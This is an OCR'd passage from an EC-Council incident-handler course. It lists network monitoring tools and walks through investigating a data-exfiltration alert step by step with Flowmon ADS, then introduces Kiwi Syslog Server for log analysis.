



Figure 6.3: Screenshot of Wireshark

Some additional tools that can be used to monitor network traffic include:

- Colasoft Network Analyzer (*https://www.colasoft.com*)
- OmniPeek (*https://www.liveaction.com*)
- Observer Analyzer (*https://www.viavisolutions.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- NetFlow Analyzer (*https://www.manageengine.com*)

## Detecting and Analyzing Network Security Incidents using Flowmon ADS

Source: *https://www.flowmon.com*

Network incident alerts are triggered when traffic patterns deviate from the baseline rules. These incidents can either be analyzed quickly or in an extended manner. Tools such as Flowmon ADS allow incident responders to identify network failures, configuration issues, and zero-day threats.

Let us consider an incident where data were exfiltrated from an organization. The event generated by Flowmon signifies that 75 MB of data were uploaded and 45 MB of data were


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

downloaded from an unknown external IP address. Moreover, unusual ports were used for this activity.

The following steps describe a detailed analysis of this incident using Flowmon ADS:

- **Step 1:** With the available event information, the external IP address should first be analyzed. Using the Flowmon ADS built-in feature "**General Information**," the information from WHOIS records can be retrieved to find the network range of the IP address and its operating entity.





Figure 6.4: Screenshot of Flowmon ADS

- **Step 2:** Next, the network telemetry (NetFlow/IPFIX) records should be analyzed. The "**Event Evidence**" feature provides this information, including server name indication (SNI), which can be used to identify the destination domain/hostname.
- **Step 3:** Such incident may not always occur from the same network session. Therefore, data from different network sessions must be gathered to understand the traffic structure. Histogram visualization in Flowmon ADS helps in understanding the network traffic.

  The relation between the flow count and application tag is shown in the screenshot below. The histogram with the X- and Y-axes can be configured with different attributes of telemetry data.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.5: Screenshot of Flowmon ADS histogram visualization showing the network traffic structure

As shown in the above screenshot, traffic was generated from an encrypted TLS/SSL session, TeamViewer session, and unknown application protocol.

- **Step 4:** To acquire more information, incident handlers can analyze the events generated by **Flowmon IDS Probe**, which is based on Suricata IDS. However, no appropriate signatures matching the network traffic in this incident were observed.
- **Step 5:** Further, incident responders can use packet analysis techniques to investigate and collect more information. The **Flowmon Packet Investigator** provides incident handlers with full packet trace.





Figure 6.6: Screenshot of Flowmon ADS showing network traffic packets

- **Step 6:** Finally, incident handlers can analyze the metadata extracted through the DNS protocol by leveraging **Flowmon Probe** and **Flowmon Collector**. This can be performed


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

by switching from **Anomaly Detection System** to **Monitoring Center** and running a query on telemetry data by applying certain filters.

In this case, by applying the filter dns-rdata "<IP address>," the DNS server that resolved the domain "<domain name>" for internal IP "<IP address>" was detected.





Figure 6.7: Screenshot of Flowmon ADS showing DNS metadata

## Network Log Analysis Tools

Network log analysis tools help incident handlers in capturing logs from various network systems and devices to analyze and detect malicious activities related to security incidents.

- **Kiwi Syslog Server**

  Source: *https://www.solarwinds.com*

  Kiwi Syslog Server is an on-premises software that helps incident handlers to capture, view, and inspect syslog messages, SNMP traps, and Windows event logs from a centralized location during an investigation process. Moreover, it helps incident handlers to view real-time alerts of critical events. The tool can prioritize incidents and automate responses based on the priority. It can also store and archive logs to assist with regulatory compliance.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

